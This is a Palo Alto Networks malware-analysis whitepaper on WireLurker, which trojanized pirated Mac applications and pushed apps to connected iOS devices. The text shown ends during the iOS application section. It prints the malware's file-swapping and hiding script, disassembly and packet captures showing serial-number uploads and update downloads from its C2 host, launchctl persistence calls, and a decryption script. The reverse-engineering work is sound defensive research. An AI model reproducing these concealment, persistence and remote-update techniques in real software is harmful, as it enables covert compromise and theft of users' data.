WIRELURKER:
A New Era in iOS and OS X Malware

PALO ALTO NETWORKS | 4401 Great America Parkway | Santa Clara, CA 95054
www.paloaltonetworks.com

paloalto networks

TABLE OF **CONTENTS**

Executive Summary 3
Background 4
- User Reporting for this Threat 4
- Investigation of the Third Party App Store 5

WireLurker Workflow and Malware Progression 6
WireLurker Versions 7
Analysis of WireLurker OS X Malware 9
- Bundle Repackaging and File Hiding 9
- Self Update 11
- Persistence Mechanisms 13
- C2 Server Communication 14
- iOS Application Download 15
- USB Connection Monitoring 17
- Exfiltration of Device Information 17
- Installation of Malicious Dynamic Library to an iOS Device 18
- Backup of Specific Installed Applications from an iOS Device 19
- Trojanizing iOS Applications 20
- Installation of Trojanized iOS Applications 20

Analysis of WireLurker iOS Malware 22
- Code Injection into System Applications 22
- Self Update 23
- Exfiltration of User Data 24
- Exfiltration of Application Usage and Device Serial Number Information 25

Overall Threat Analysis 26
- Use of Repackaging to Trojanize Applications 26
- Malicious Use of USB Connections 26
- Attacks Against Jailbroken Devices 26
- Attacks Against Non-Jailbroken Devices 26
- Actor Motivation 27

Prevention, Detection, Containment and Remediation 27
- Prevention 27
- Detection and Containment 28
- Remediation 29

Acknowledgements 29
Appendix 30
- SHA-1 Hashes of WireLurker Related Files 30
- URLs for C2 Communication 31
- Version C Encrypted C2 Communication Code 32

Executive Summary

Palo Alto Networks® recently discovered a new family of Apple OS X and iOS malware, which we have named WireLurker. We believe that this malware family heralds a new era in malware across Apple's desktop and mobile platforms based on the following characteristics:

- Of known malware families distributed through trojanized / repackaged OS X applications, the biggest in scale we have ever seen
- Only the second known malware family that attacks iOS devices through OS X via USB
- First malware to automate generation of malicious iOS applications, through binary file replacement
- First known malware that can infect installed iOS applications similar to a traditional virus
- First in-the-wild malware to install third-party applications on non-jailbroken iOS devices through enterprise provisioning

WireLurker was used to trojanize 467 OS X applications on the Maiyadi App Store, a third-party Mac application store in China. In the past six months, these 467 infected applications were downloaded over **356,104** times and may have impacted hundreds of thousands of users.

WireLurker monitors any iOS device connected via USB with an infected OS X computer and installs downloaded third-party applications or automatically generated malicious applications onto the device, regardless of whether it is jailbroken. This is the reason we call it "wire lurker". Researchers have demonstrated similar methods to attack non-jailbroken devices before; however, this malware combines a number of techniques to successfully realize a new breed of threat to all iOS devices. WireLurker exhibits complex code structure, multiple component versions, file hiding, code obfuscation and customized encryption to thwart anti-reversing. In this whitepaper, we explain how WireLurker is delivered, the details of its malware progression, and specifics on its operation.

We further describe WireLurker's potential impact; methods to prevent, detect, contain and remediate the threat; and Palo Alto Networks enterprise security platform protections in place to counter associated risk.

WireLurker is capable of stealing a variety of information from the mobile devices it infects and regularly requests updates from the attackers command and control server. This malware is under active development and its creator's ultimate goal is not yet clear.

Background

User Reporting for this Threat

Qū Chāo, a developer at Tencent, initially observed WireLurker on June 1, 2014, when he found highly suspicious files and processes on his Mac and iPhone (Figure 1).

未越狱 iOS 设备莫名出现企业应用的排查过程一例

作者：Qū Chāo | 时间：June 1, 2014 | 分类：笔记::千草

最近我所有未越狱的 iOS 都出现了一个怪现象：
与 Mac 同步之后会莫名出现若干企业应用。
第一次是 5 月 21 日出现的“PP助手正版”（下图），
接着一周后出现了“乱世之刃2”。



FIGURE 1 + Report of strange apps appearing on a non-jailbroken iPhone

Nine days later, **a thread was created** on a Chinese developer forum by the user "LeoHe", describing anomalous findings on his iPhone. **A similar thread** was created on a Chinese Apple fan forum on August 9, 2014.

In these forum threads, numerous users reported the installation of strange applications and the creation of enterprise provisioning profiles on their non-jailbroken iPhones and iPads (Figure 2).

FIGURE 2 + Additional developer forum discussion regarding anomalous findings

They also mentioned launch daemons found on their Mac computers, with names like "machook_damon" and "WatchProc". Some of these same users stated that they recently downloaded and installed applications from the Maiyadi App Store (**http://app.maiyadi.com**), a third party OS X and iOS application store in China. As background, the Maiyadi site is a Chinese portal for Apple related news and resources. The Maiyadi App Store is a sub-site known to host pirated premium Mac, iPhone, and iPad applications.

Investigation of the Third Party App Store

Some forum users specifically mentioned downloading a Mac application named “CleanApp” (Figure 3) from the Maiyadi App Store and suspected it might be a culprit.

FIGURE 3 + One of applications in the Maiyadi App Store infected with WireLurker

In fact, our investigation revealed that almost all of the Mac applications (totaling 467) uploaded to the Maiyadi App Store from April 30, 2014, to June 11, 2014, were trojanized/repackaged with WireLurker. These impacted applications were downloaded 356,104 times, as of October 16, 2014. Table 1 lists the top 10 WireLurker applications, ordered by number of downloads.

WIRELURKER INFECTED APPLICATION	NUMBER OF DOWNLOADS
The Sims 3	42,110
International Snooker 2012	22,353
Pro Evolution Soccer 2014	20,800
Bejeweled 3	19,016
Angry Birds	14,009
Spider 3	12,745
NBA 2K13	11,113
GRID	10,820
Battlefield: Bad Company 2	8,065
Two Worlds II Game of the Year Edition	6,451

TABLE 1 + Top 10 WireLurker downloads from the Maiyadi App Store (as of Oct 10, 2014)

All of the WireLurker trojanized applications included an installation interface that used "Pirates of the Caribbean" themed wallpaper (Figure 4). A "麦客孤独" seal and QQ account number were also displayed, both of which correspond to the owner of the Maiyadi site. Another similarity between these installers was that their packages always contained an application named "使用帮助" ("User Manual", in English).

FIGURE 4 + Installation interface of WireLurker infected applications

These trojanized applications were hosted on two cloud storage websites, Huawei and Baidu, instead of on Maiyadi's servers.

WireLurker Workflow and Malware Progression

This section summarizes WireLurker's workflow and malware progression (Figure 5), which are described in further detail in subsequent sections.



FIGURE 5 + WireLurker's workflow and malware progression

WireLurker was used to trojanize pirated Mac applications that were uploaded to the Maiyadi App Store. Victims downloaded these applications, installed them on their OS X systems and ran them. On instantiation, WireLurker's entry code was transparently executed, dropping malicious executable files, dynamic libraries and configuration files prior to running the original pirated application.

Some of these executable files were loaded by the operating system as launch daemons. One launch daemon manages connections with WireLurker's Command and Control (C2) server and checks whether an updated version of the daemon was available. If so, it downloads an updater package and runs an enclosed shell script to update itself. Newer versions of WireLurker employ a launch daemon that downloads iOS applications signed with enterprise certificates and leverages custom encryption for C2 communication. Yet another launch daemon is responsible for attacking iOS devices connected via USB. It monitors USB connection events and upon detecting an iOS device ascertains its jailbreak status. This check is accomplished by trying to establish a connection with the AFC2 service on the device, which if successful would indicate it was jailbroken. This daemon then sends a comprehensive enumeration of device information to the C2 server.

For a non-jailbroken iOS device, WireLurker simply installs iOS applications that it downloads, leveraging iTunes protocols implemented by the libimobiledevice library. For a jailbroken iOS device, WireLurker backs up specific applications from the device to the Mac computer and trojanizes/repackages both backed up and additional downloaded applications with a malicious binary file. These altered iOS applications are then installed to the device through the same iTunes protocols noted above. Additionally, WireLurker uploads a malicious MobileSubstrate tweak file to the device through the AFC2 service.

At this point, new application icons are visible to the user on the connected iOS device, whether jailbroken or not. For a jailbroken device, malicious code is injected into system applications, querying all contact names, phone numbers and Apple IDs, and sending them to the C2 server along with WireLurker status information.

WireLurker Versions

From April 30, 2014, through October 17, 2014, we observed three distinct versions of WireLurker. The first version (version A) consisted of the original malicious files that were used to trojanize Mac applications on Maiyadi. A week later, on May 7, 2014, the second version (version B) was distributed through WireLurker's C2 server. The "v" parameter of a URL found in its code supports that this is indeed the second version from the attacker's point of view (Figure 6). Then, prior to August 2014, the C2 server began distributing the third version (version C). The content of this latest updating script confirmed it was the successor of version B.

```
call    __Z23GetHardwareSerialNumberv ; GetHardwareSerialNumber(void)
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     r15, rax
mov     rdi, cs:classRef_NSString
mov     rsi, cs:selRef_stringWithFormat_
lea     rdx, cfstr_HttpWww_come_2 ; "http://www.comeinbaby.com/getinsad/?sn=%@&udid=%s&v=2"
xor     eax, eax
```

FIGURE 6 + WireLurker version information embedded in a URL found in binary

Examination of the differences between these three versions of code demonstrates progressive refinement:

- Version A neither downloads nor installs iOS applications to connected devices and communicated with the C2 server in the clear (plaintext).
- Version B downloads and installs iOS applications, but only for jailbroken devices; it also communicated with its C2 server in the clear.
- Version C downloads and installs iOS applications for both jailbroken and non-jailbroken devices, and incorporated a custom encryption protocol for its C2 server communication.

Another significant difference between versions is found in associated malicious filenames, paths and their content. WireLurker consists of dozens of malicious files that can be grouped into the following categories:

- Original malicious samples which were used to trojanize Mac applications
- Dropped malicious executable files and configuration files
- Downloaded update packages from the C2 server
- Locally generated database and log files
- Downloaded IPA format iOS applications
- Malicious iOS executable files
- Malicious iOS dynamic library files

FILES GROUP	VERSION A TO B	VERSION B TO C
Original samples	No changes.	No changes.
Dropped files	Path and content changes.	Path and content changes.
Downloaded updates	Unknown.	Downloaded a shell script with a packed executable file.
Generated files	Path and filename changes.	Path and filename changes.
Downloaded IPAs	Downloaded a game and a third-party app store client.	Downloaded a normal app.
Malicious iOS executables	New feature.	Path changed and content slightly changed.
Malicious iOS dylibs	No changes.	Path and filename changes.

TABLE 2 shows how these categories of files changed between versions

The filenames and SHA-1 hashes for all associated files can be found in the Appendix of this whitepaper.

Analysis of WireLurker OS X Malware

Bundle Repackaging and File Hiding

Every OS X application is comprised of a bundle that contains an executable as its main entry. WireLurker trojanizes OS X applications using three files: a loader, shell script and ZIP archive. The first step WireLurker takes is to append an underscore to the original bundle executable name and then copy its malicious loader into the bundle to replace the original executable. As an example, given an OS X bundle with an executable name of "Contents/MacOS/CleanApp", WireLurker would move the original file to "Contents/MacOS/CleanApp_" and then copy the malicious loader to "Contents/MacOS/CleanApp". After executable replacement, WireLurker then adds a shell script, "start.sh", and a ZIP archive, "FontMap1.cfg", to the "Contents/ Resources" folder of the bundle.

The "hidden" flag is then set for these four files. This flag is an Apple specified file property defined at "/usr/include/sys/stat.h" as "UF_HIDDEN". With this flag set, a standard user won't see the files in the Finder, but can still view them through the Terminal (Figure 7).



FIGURE 7 + WireLurker hidden files within an application bundle

These operations trojanize the original application through repackaging. After the bundle is trojanized, the malicious loader is executed when the application is run. The loader first drops an embedded script file to "/Users/Shared/run.sh", with the following content:

```
#!/bin/sh
/bin/cp -rf '%@' '%@2'
/bin/cp -rf '%@_' '%@' && /usr/bin/open -a '%@'
sleep 5
/bin/cp -rf '%@2' '%@'
rm -rf '%@2'
chflags hidden '%@'
chflags hidden '%@_'
rm -f /Users/Shared/run.sh
```

The text "%@" is replaced by the full path to the application's bundle executable prior to being dropped. This effectively backs up the loader, restores the original bundle executable, runs it, restores the loader, and deletes the script itself. It also sets the "hidden" flag again for the loader and the original bundle executable.

After dropping the above script, the loader determines whether this is the first time it has been run by looking for the "/usr/local/machook/machook" file. If that file doesn't exist, it performs the following actions:

- Copies the "/Resources/start.sh" and "/Resources/FontMap1.cfg" files to the "/Users/Shared/" folder on the Mac
- Requests system administrator privileges
- Executes "/Users/Shared/start.sh" with administrator privileges

The "start.sh" script:

- Decompresses the "FontMap1.cfg" ZIP archive to a new folder, "/usr/local/machook/"
- Copies decompressed "com.apple.machook_damon.plist" and "com.apple.globalupdate.plist" files to the "/Library/LaunchDaemons/" folder to register them as system launch daemons
- Launches these two daemons using the launchctl command
- Copies a decompressed "globalupdate" file to the "/usr/bin/" folder

Then, the loader collects the hardware serial number for the Mac and uploads it to the C2 server, www[.]comeinbaby.com (Figure 8).



FIGURE 8 + WireLurker uploading the hardware serial number for an OS X victim machine

Self Update

In WireLurker version A, the dropped "globalupdate" file will be executed as a launch daemon and periodically check its C2 server for a new version, using the following GET request:

http://www[.]comeinbaby.com/mac/getversion.php?sn=<HardwareSerialNumber>

A packet capture of this communication is shown in Figure 9.

```
GET /mac/getversion.php?sn=C02JRH8WDKQ1 HTTP/1.1
Host: www.comeinbaby.com
User-Agent: globalupdate (unknown version) CFNetwork/596.5 Darwin/12.5.0 (x86_64) (MacBookPro10%2C1)
Accept-Language: en, ja, fr, de, es, it, pt, pt-PT, nl, sv, nb, da, fi, ru, pl, zh-Hans, zh-Hant,
ko, ar, cs, hu, tr, th, ca, hr, el, he, ro, sk, uk, en-us
Connection: keep-alive

HTTP/1.1 200 OK
Server: Tengine/2.0.0
Date: Thu, 18 Sep 2014 09:05:22 GMT
Content-Type: text/json
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.5.9

4f
{"result":{"version":"1","url":"http:\/\/www.comeinbaby.com\/mac\/update.zip"}}
0

GET /mac/update.zip HTTP/1.1
Host: www.comeinbaby.com
User-Agent: globalupdate (unknown version) CFNetwork/596.5 Darwin/12.5.0 (x86_64) (MacBookPro10%2C1)
Accept-Language: en, ja, fr, de, es, it, pt, pt-PT, nl, sv, nb, da, fi, ru, pl, zh-Hans, zh-Hant,
ko, ar, cs, hu, tr, th, ca, hr, el, he, ro, sk, uk, en-us
Connection: keep-alive

HTTP/1.1 302 Found
Connection: close
Location: http://125.39.68.200/files/1124000004AEA39F/www.comeinbaby.com/mac/update.zip
```

FIGURE 9 + Packet capture of WireLurker version update communication with C2 server

A sample C2 server response follows:

```
{"result":{"version":"1","url":"http:\/\/www[.]comeinbaby.com\/mac\/update.zip"}}
```

When the "version" field returns a non-zero value, WireLurker downloads the ZIP archive specified in the "url" field, decompresses that archive to "/usr/local/machook/update/", and executes the enclosed "start.sh" script.

WireLurker version B uses a different C2 server request to check for updates:

http://www[.]comeinbaby.com/mac/getsoft.php

In this version, the HTTP response body contains plaintext for the "start.sh" script to execute, and the temporary folder from which it runs is set to "/tmp/up".

When we began analysis of WireLurker, its update package contained version C. The "start.sh" script for this version executed a newly added "update" binary, which:

- Drops numerous new binary executable and .plist files onto the system
- Loads newly dropped .plist files as launch daemons (e.g., com.apple.MailServiceAgentHelper.plist)
- Deletes executable and .plist files of previous versions
- Unloads old launch daemons

Most update operations are accomplished through the "update" binary. This file is a Mach-O executable file header; however, a ZIP archive is appended to it (Figure 10). The ZIP archive includes another 10 files, with their MD5 hash values used for corresponding filenames.

```
cxiao@PANM18JVFH00RAP: ~/Downloads/WireLurker/samples/update (zsh)
..amples/update (zsh)  ⌘1
~/Downloads/WireLurker/samples/update
➜ file update

update: Mach-O 64-bit executable x86_64
~/Downloads/WireLurker/samples/update
➜ dd if=update of=update_tail bs=1 skip=0x17744

3197352+0 records in
3197352+0 records out
3197352 bytes transferred in 5.493215 secs (582055 bytes/sec)
~/Downloads/WireLurker/samples/update
➜ file update_tail

update_tail: Zip archive data, at least v2.0 to extract
~/Downloads/WireLurker/samples/update
➜ unzip -l update_tail

Archive:  update_tail
  Length      Date    Time    Name
 --------    ----    ----    ----
      474  07-29-14 10:51   94a933c449948514a3ce634663f9ccf8
      478  07-29-14 10:51   e6e6a7845b4e00806da7d5e264eed72b
      466  07-29-14 10:51   fd7b1215f03ed1221065ee4508d41de3
      453  07-29-14 10:51   bda470f4568dae8cb12344a346a181d9
   603332  02-19-13 02:23   dca13b4ff64bcd6876c13bbb4a22f450
   688100  05-22-13 03:23   aa6fe189baa355a65e6aafac1e765f41
   641704  06-12-13 03:23   e03402006332a6e17c36e569178d2097
   637640  01-27-13 03:23   c4264b9607a68de8b9bbbe30436f5f28
   139744  07-21-14 15:39   dea26a823839b1b3a810d5e731d76aa2
  2436908  05-13-12 12:56   dff52d100c8d69f053670a70712b0853
 --------                   -------
  5149299                   10 files
```

FIGURE 10 + Exploring WireLurker version C "update" binary

The 64-bit code of the "update" binary is highly obfuscated. Dynamic analysis reveals that it extracts the appended ZIP package, decompresses it and moves the ten enclosed files to specified paths on an OS X system (Figure 11).



FIGURE 11 + Files dropped by the obfuscated "update" binary

Table 3 maps each of these malicious files to their corresponding drop path. Of significant note, dea26a823839b1b3a810d5e731d76aa2 ("/usr/bin/stty5.11.pl") is a Mach-O universal binary executable file for ARMv7 and ARMv7s architectures. The dff52d100c8d69f053670a70712b0853 file is a ZIP archive that is decompressed to "/etc/manpath.d/". The resulting "/etc/manpath.d/libiodb.dylib" is also an ARMv7 and ARMv7s executable file. These two ARM executable files are used for subsequent repackaging of iOS applications that are then installed on iOS devices.

FILENAME	DROP PATH
94a933c449948514a3ce634663f9ccf8	/System/Library/LaunchDaemons/com.apple.appstore.plughelper.plist
e6e6a7845b4e00806da7d5e264eed72b	/System/Library/LaunchDaemons/com.apple.MailServiceAgentHelper.plist
fd7b1215f03ed1221065ee4508d41de3	/System/Library/LaunchDaemons/com.apple.systemkeychain-helper.plist
bda470f4568dae8cb12344a346a181d9	/System/Library/LaunchDaemons/com.apple.periodic-dd-mm-yy.plis
dca13b4ff64bcd6876c13bbb4a22f450	/usr/bin/com.apple.MailServiceAgentHelper
aa6fe189baa355a65e6aafac1e765f41	/usr/bin/periodicdate
e03402006332a6e17c36e569178d2097	/usr/bin/systemkeychain-helper
c4264b9607a68de8b9bbbe30436f5f28	/usr/bin/com.apple.appstore.PluginHelper
dea26a823839b1b3a810d5e731d76aa2	/usr/bin/stty5.11.pl
dff52d100c8d69f053670a70712b0853	Unzipped to /etc/manpath.d/

TABLE 3 Drop paths for appended ZIP archive files from "update" binary

Persistence Mechanisms

WireLurker remains running as a background process, waiting for iOS devices to infect over USB connections. Multiple methods and redundancy are used to achieve this goal:

- Every time a user runs a WireLurker trojanized application, the loader executes malicious code in the background.
- WireLurker initialization and update scripts create and load launch daemons, ensuring persistence after reboot.
- Some WireLurker executables also load launch daemons through invoking the launchctl command (Figure 12).

```
; void __cdecl CheckStatus(int)
_CheckStatus    proc near               ; DATA XREF: _main+5B o
                push    rbp
                mov     rbp, rsp
                lea     rdi, aUsrLocalMachoo ; "/usr/local/machook/watch.sh"
                call    _system
                lea     rdi, aBinLaunchctlLo ; "/bin/launchctl load -wF /Library/Launch"...
                pop     rbp
                jmp     _system
_CheckStatus    endp
```

FIGURE 12 + Sample code for WireLurker persistence through the use of launchctl

Using these methods, there will always be at least two processes running on a WireLurker infected OS X system: one checking for updates and another for downloading IPA files and monitoring USB connections for iOS devices to infect.

C2 Server Communication

WireLurker frequently communicates with its C2 server. To date, only one C2 server has been used: www[.]comeinbaby.com (124.248.245.78). This server's key roles follow:

- Hosts code updates for download
- Hosts iOS applications for download
- Processes reports on WireLurker status
- Accepts uploads of exfiltrated Mac and iOS device information
- Accepts uploads of exfiltrated iOS user data

As noted previously, WireLurker versions A and B communicate with the C2 server in plaintext over HTTP. WireLurker version C uses a customized encryption protocol (Figure 13).



FIGURE 13 + **WireLurker version C customized encryption protocol for C2 communication**

Reverse engineering of this encryption protocol reveals the use of the Data Encryption Standard (DES) algorithm in Electronic Codebook (ECB) mode with Cryptographic Message Syntax Standard (PKCS7) padding. For each piece of TCP data it receives or sends, the first 10 bytes of the data are used to generate a session key. The session key is then combined with a fixed string, "dksyel", to generate a decryption key. Remaining bytes of the data are encrypted data that has also been encoded using Base64.

We wrote the following Python script to decrypt WireLurker version C communication data:

```
#!/usr/bin/env python

import base64
import pyDes
import sys

original_data = sys.argv[1]

session_key = '%d' % sum([int(c) for c in original_data[:10]])
key = session_key + 'dksyel'

encrypted_data = original_data[10:]

des_cryptor = pyDes.des(key, pyDes.ECB, padmode=pyDes.PAD_PKCS5)
plaintext = des_cryptor.decrypt(base64.b64decode(encrypted_data))

print plaintext
```

Using the C2 communication captured in Figure 13, the following data was sent from the WireLurker C2 server to an infected OS X system over TCP:

14109439427UQZMzfWZHOiJc3FV3E5xCOZVsy2fbV+yehvSgxDHECOrxagqyva5tv9K7uL8T/FmgjvLlcWYiyHKweloJT7ts9bnl7ap93+VjncBedikuNTgWizXCFL72LXR0AEfIPn1Hyw56XurjTv6KKvToZG2w==

Decryption by our script yields the following

2257b9e685e89b8c7e11f554b05cdd6819a||http://cos.myqcloud.com/1001584/ipa/7b9e685e89b8c7e11f554b05cdd6819a

WireLurker version C uses a numeric "CODE" value to identify different kinds of data transmitted from client to server in C2 communications. We list all of these codes mapped to their data associations in the Appendix.

iOS Application Download

WireLurker version A does not download iOS applications; however, it reserves a folder in "/usr/local/machook/ipa" for this functionality. Versions B and C download IPA files to "/usr/local/ipcc" and "/usr/share/tokenizer/ja" respectively, and store download history in local SQLite3 databases.

Analysis revealed that WireLurker version B downloaded two applications: "lszr2" and "pphelper". The "lszr2" application is an iOS game developed by a Chinese company and the "pphelper" application is a third-party iOS App Store's client. WireLurker version C downloaded one application, "7b9e685e89b8c7e11f554b05cdd6819a", a comic reader. Filenames, display names, executable names and bundle identifiers for these applications are summarized in Table 4.

File Name	Display Name	Executable Name	Bundle Identifier
lszr2	乱世之刃2	lszr2-yueyu	com737lszr2-yueyu
pphelper	PP助手正版	PPAppInstall_qudaobao	com.gzteiron.pphelper-share
7b9e685e 89b8c7e1 1f554b05c dd6819a	漫画吧	manhua	com.manhuaba.manhuajb

TABLE 4 iOS applications downloaded by WireLurker

Of note, all IPA format iOS applications downloaded by WireLurker contain an "embedded.mobileprovision" file in their bundle. The "ProvisionsAllDevices" key value within these provisioning files is set to "true" (Figure 14), which means these files are categorized as enterprise provisioning and that the applications are signed by enterprise certificates.

```
<key>Name</key>
<string>com.manhuaba.manhuajb</string>

<key>ProvisionsAllDevices</key>
<true/>

<key>TeamIdentifier</key>
<array>
  <string>597S87B88E</string>
</array>

<key>TeamName</key>
<string>Hunan Langxiong Advertising Decoration Engineering Co., Ltd.</string>
```

FIGURE 14 + WireLurker downloaded applications leverage enterprise provisioning

We obtained a legal copy of the manhua application from the Apple iTunes App Store. Its legitimate bundle identifier is "com.manhuaba.manhua", while the bundle identifier of the WireLurker version is "com.manhuaba.manhuajb". The "jb" reference is most likely an abbreviation of "jailbreak". Otherwise, the primary difference between the official and WireLurker versions of this application are that the former doesn't contain an "embedded.mobileprovision" file within its bundle. The second difference is in the WireLurker binary code not having been encrypted by Apple (Figure 15).

```
➜ file manhua
manhua: Mach-O universal binary with 3 architectures
manhua (for architecture armv7):        Mach-O executable arm
manhua (for architecture armv7s):       Mach-O executable arm
manhua (for architecture cputype (16777228) cpusubtype (0)):    Mach-O 64-bit executable
➜ lipo -thin armv7s manhua -output manhua.armv7s
➜ otool -l manhua.armv7s | grep LC_ENCRYPTION_INFO -A4
          cmd LC_ENCRYPTION_INFO
      cmdsize 20
    cryptoff  16384
    cryptsize 262144
    cryptid   0
```

FIGURE 15 + **WireLurker applications are not encrypted by Apple**

The use of enterprise provisioning explains how these applications can be installed on non-jailbroken iOS devices. Yet, on the first attempt to run a WireLurker application on iOS, users are presented with a dialog requesting confirmation to open a third-party application (Figure 16). If the user chooses to continue, a third-party enterprise provisioning profile will be installed and WireLurker will have successfully compromised that non-jailbroken device. Furthermore, users are typically none the wiser, since the application otherwise operates just like the legitimate version.

